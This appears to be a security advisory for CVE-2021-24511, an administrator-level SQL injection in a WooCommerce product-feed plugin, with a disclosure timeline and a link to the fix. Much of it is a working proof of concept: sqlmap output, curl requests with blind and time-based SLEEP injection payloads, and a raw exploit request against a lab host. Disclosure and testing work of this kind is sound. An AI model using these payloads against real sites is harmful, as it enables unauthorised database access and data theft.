

[Wp Plugin Purple Xmls Google Product Feed for Woocommerce](#)

## **Plugin Details**

Plugin Name: [wp-plugin: purple-xmls-google-product-feed-for-woocommerce](#)

Effectuated Version : 3.3.0.3 (and most probably lower version's if any)

Vulnerability : [Injection](#)

Minimum Level of Access Required : Administrator

CVE Number : CVE-2021-24511

Identified by : [Syed Sheeraz Ali](#)

[WPScan Reference URL](#)

## **Disclosure Timeline**

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 31, 2021 : Plugin Updated
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

## **Technical Details**


Vulnerable File: /core/ajax/wp/fetch\_product\_ajax.php#352

Vulnerable Code block and parameter:

Administrator level SQLi for parameter product\_id

Vulnerable Code: [/core/ajax/wp/fetch\\_product\\_ajax.php#352](#)

```
352:      $check = $wpdb->get_row("SELECT COUNT(product_id) as count FROM $table_name WHERE product_id = " . sanitize_text_f
```



Fixed Commit: <https://plugins.trac.wordpress.org/changeset/2532093/>

## **PoC Screenshots**

```

sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
---
Parameter: product_id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core/ajax/wp/fetch_product_ajax.php&q=save
p8local_cat_ids=1&product_id=1 AND 6853=6853

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core/ajax/wp/fetch_product_ajax.php&q=save
p8local_cat_ids=1&product_id=1 AND (SELECT 7403 FROM (SELECT(SLEEP(5)))gJUC)
---
[11:44:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[11:44:42] [INFO] fetching current user
[11:44:42] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:44:42] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[11:44:46] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'

[*] ending @ 11:44:46 /2021-05-06/

```

```

+ sqlmap-dev git:(master) x time curl -i -s -k -X '$POST' \
  -H 'Host: 172.28.128.50' -H '$Content-Length: 162' -H '$Accept: */*' -H '$X-Requested-With: XMLHttpRequest' -H '$User-Agent: Mozilla/5
.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36' -H '$Content-Type: applica
tion/x-www-form-urlencoded; charset=UTF-8' -H '$Sec-GPC: 1' -H '$Origin: http://172.28.128.50' -H '$Referer: http://172.28.128.50/wp-admin/
admin.php?page=cart-product-feed-admin' -H '$Accept-Encoding: gzip, deflate' -H '$Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' -H '$Connect
ion: close' \
  -b '$wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9WhgE1vtkxLnVPFHIGsJ9Fi0%7C1471328ee46323d87aa5
94e1c6acb9ed6f70fbc9942f0148ff45ad621d76e57; wordpress_test_cookie=WPK%20Cookie%20check; tk_at=wook3AiQVT6EvbuCedvp65Wb1%2BuUEI; PHPSESSID=
d8f8beecd189cdd7cb849dedb8a8383; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9WhgE1vtkxLn
VPFHIGsJ9Fi0%7C1ae6e450dc0b415e0d6766822afb2a7317b368b4ef2f0d49e6cbb4b71a6a811; wp-settings-time-1=1620279779' \
  --data-binary '$keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core%2Fajax%2Fwp%2Ffetch_product_a
aj.php&q=save&p8local_cat_ids=1&product_id=1' \
  '$http://172.28.128.50/wp-admin/admin-ajax.php'
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 06 May 2021 06:07:08 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Access-Control-Allow-Origin: http://172.28.128.50
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Encoding: gzip

curl -i -s -k -X '$POST' -H 'Host: 172.28.128.50' -H '$Content-Length: 162' 0.00s user 0.00s system 7% cpu 0.099 total

```

```
+ sqlmap-dev git:(master) x time curl -i -s -k -X '$POST' \
-H '$Host: 172.28.128.50' -H '$Content-Length: 208' -H '$Accept: */*' -H '$X-Requested-With: XMLHttpRequest' -H '$User-Agent: Mozilla/5
.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36' -H '$Content-Type: applica
tion/x-www-form-urlencoded; charset=UTF-8' -H '$Sec-GPC: 1' -H '$Origin: http://172.28.128.50' -H '$Referer: http://172.28.128.50/wp-admin/
admin.php?page=cart-product-feed-admin' -H '$Accept-Encoding: gzip, deflate' -H '$Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' -H '$Connect
ion: close' \
-b '$wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9whgE1vtKxLnVPFHIGsJ9Fi0%7C1471328ee46323d87aa5
94ee1c6acb9ed6f70fbc9942f0148ff45ad621d76e57; wordpress_test_cookie=WPK%20Cookie%20check; tk_ai=wook3AiQVT6EvbuCedvp65Wb1k2BuUEI; PHPSESSID=
d8f8beced189cdd7cb849deddb8a8383; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9whgE1vtKxLn
VPFHIGsJ9Fi0%7C1ae6e450dc0b415e0d67668228afb2a7317b368b4ef2f0d49e6cbb4b71a6a811; wp-settings-time-1=1620279779' \
--data-binary '$keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core%2Fajax%2Fwp%2Ffetch_product_aj
ax.php&q=savep&local_cat_ids=1&product_id=1 AND (SELECT 7403 FROM (SELECT(SLEEP(5))))gJUC)' \
'$http://172.28.128.50/wp-admin/admin-ajax.php'
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 06 May 2021 06:08:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Access-Control-Allow-Origin: http://172.28.128.50
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Encoding: gzip

curl -i -s -k -X '$POST' -H '$Host: 172.28.128.50' -H '$Content-Length: 208' 0.00s user 0.00s system 0% cpu 5.110 total

+ sqlmap-dev git:(master) x time curl -i -s -k -X '$POST' \
-H '$Host: 172.28.128.50' -H '$Content-Length: 209' -H '$Accept: */*' -H '$X-Requested-With: XMLHttpRequest' -H '$User-Agent: Mozilla/5
.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36' -H '$Content-Type: applica
tion/x-www-form-urlencoded; charset=UTF-8' -H '$Sec-GPC: 1' -H '$Origin: http://172.28.128.50' -H '$Referer: http://172.28.128.50/wp-admin/
admin.php?page=cart-product-feed-admin' -H '$Accept-Encoding: gzip, deflate' -H '$Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' -H '$Connect
ion: close' \
-b '$wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9whgE1vtKxLnVPFHIGsJ9Fi0%7C1471328ee46323d87aa5
94ee1c6acb9ed6f70fbc9942f0148ff45ad621d76e57; wordpress_test_cookie=WPK%20Cookie%20check; tk_ai=wook3AiQVT6EvbuCedvp65Wb1k2BuUEI; PHPSESSID=
d8f8beced189cdd7cb849deddb8a8383; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9whgE1vtKxLn
VPFHIGsJ9Fi0%7C1ae6e450dc0b415e0d67668228afb2a7317b368b4ef2f0d49e6cbb4b71a6a811; wp-settings-time-1=1620279779' \
--data-binary '$keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core%2Fajax%2Fwp%2Ffetch_product_aj
ax.php&q=savep&local_cat_ids=1&product_id=1 AND (SELECT 7403 FROM (SELECT(SLEEP(15))))gJUC)' \
'$http://172.28.128.50/wp-admin/admin-ajax.php'
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 06 May 2021 06:09:44 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Access-Control-Allow-Origin: http://172.28.128.50
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Encoding: gzip

curl -i -s -k -X '$POST' -H '$Host: 172.28.128.50' -H '$Content-Length: 209' 0.00s user 0.00s system 0% cpu 15.105 total
```

## Steps to reproduce

we do not know how to reach this Parameter from the UI so these are the steps how we reached it after code review. install woomcommrecre and this plugin then go to create feed go to custom product feed and search something capture the request in burp change the q params value to given value savep and add these two params with it id Parameter will have a sql.

```
&q=savep&local_cat_ids=1&product_id=1
```

## Exploit

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 172.28.128.50
Content-Length: 162
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-GPC: 1
Origin: http://172.28.128.50
Referer: http://172.28.128.50/wp-admin/admin.php?page=cart-product-feed-admin
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620443683%7C2MzuCysK7cynrQu2tWF9whgE1vtKxLnVPFHIGsJ9Fi0%7C1471328e
Connection: close

keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core%2Fajax%2Fwp%2Ffetch_product_ajax.php&
```

sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:

---

```
Parameter: product_id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core/ajax/wp/fetch_product_ajax

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: keyword=eewr&searchfilters=sku&security=c3b54163aa&action=cpf_cart_product&feedpath=core/ajax/wp/fetch_product_ajax

---
[11:44:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[11:44:42] [INFO] fetching current user
[11:44:42] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:44:42] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'

[*] ending @ 11:44:46 /2021-05-06/
```